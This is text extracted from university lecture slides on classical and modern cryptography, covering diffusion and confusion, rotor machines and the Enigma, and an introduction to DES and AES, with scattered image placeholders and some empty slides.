
Diffusion

- Cipher that spreads the information from the plaintext over the entire ciphertext
- Changes in the plaintext should affect many parts of the ciphertext
- Good diffusion means that the attacker needs access to many ciphertexts in order to infer the algorithm
- Bad diffusion: the substitution ciphers
- Some diffusion: the transposition ciphers

DES provides good confusion and diffusion

- Substitution provides confusion: makes the output a nonlinear function of the input
- Permutation provides diffusion: spread the dependence of the output from a small number of input bit positions to a larger number

Purpose of cryptography



Rotor Machines

- Rotor machines implement polyalphabetic substitution ciphers with a long period
- A rotor machine consists of a bank of t rotors: the perimeter of each rotor R_i has 26 electrical contacts (one for each letter) on both its front and rear faces
- Each contact on the front face is wired to a contact on the rear face to implement a mapping f_i from plaintext to ciphertext letters (substitution)





Figure 5.1.1. A rotor.

The Rotor





Rotor Machine (2)




Concept of a WW II rotor machine
(one rotor)

Plaintext: E Ciphertext: B




Rotor Machine – Encrypt and Decrypt

Encrypt



Decrypt




Rotor Machines (3)

- R_i can rotate into 26 positions: each position alters the mapping
- When R_i is in position j_i , the mapping is
$$F_i(a) = (f_i(a - j_i) \bmod 26 + j_i) \bmod 26$$
- A machine with t rotors implements a substitution cipher composed of F_1, \dots, F_t , and the i th letter in the plaintext is enciphered as
$$E(m_i) = F_1 \bigcirc F_2 \bigcirc \dots \bigcirc F_t(m_i)$$
- The wirings plus initial positions of the rotors determine the starting key
- As each plaintext letter is enciphered, one or more of the rotors moves to a new position, changing the key
- A machine with t rotors does not return to its starting position until after 26^t successive encipherments, e.g. a machine with 5 rotors has a period of 11,881,376 letters
- The Enigma machine is a rotor machine
- Unix crypt: one-rotor machine based on German Enigma, but with a 256-element rotor

Movie U-571 The Enigma

- When the German crew abandoned their damaged submarine, a boarding party from Bulldog got on board and recovered a working Enigma machine, its cipher keys, keybooks and other cryptological records.




Enigma Machine



From <http://www.dgp.toronto.edu/~lockwood/enigma/enigma.htm>

Enigma Machine (2)



© 2006, by Louise Dade

COMP 3355


Modern Cryptography

K.P. Chow
University of Hong Kong

Modern Cryptography – DES and AES

- DES (Data Encryption Standard)
 - A block cipher with 56-bit key (64-bit including parity bits), 64-bit block
 - Most commonly used block cipher
 - The same hardware can be used for both encryption and decryption based on the “Feistel” network structure
 - Designed to facilitate hardware implementation
- In 1999, NIST issued a new standard requiring “Triple DES” to be used
- As of 26 Nov 2001, AES, a standardization of Rijndael, adopted as the Federal Information Processing Standard FIPS01

What is DES?

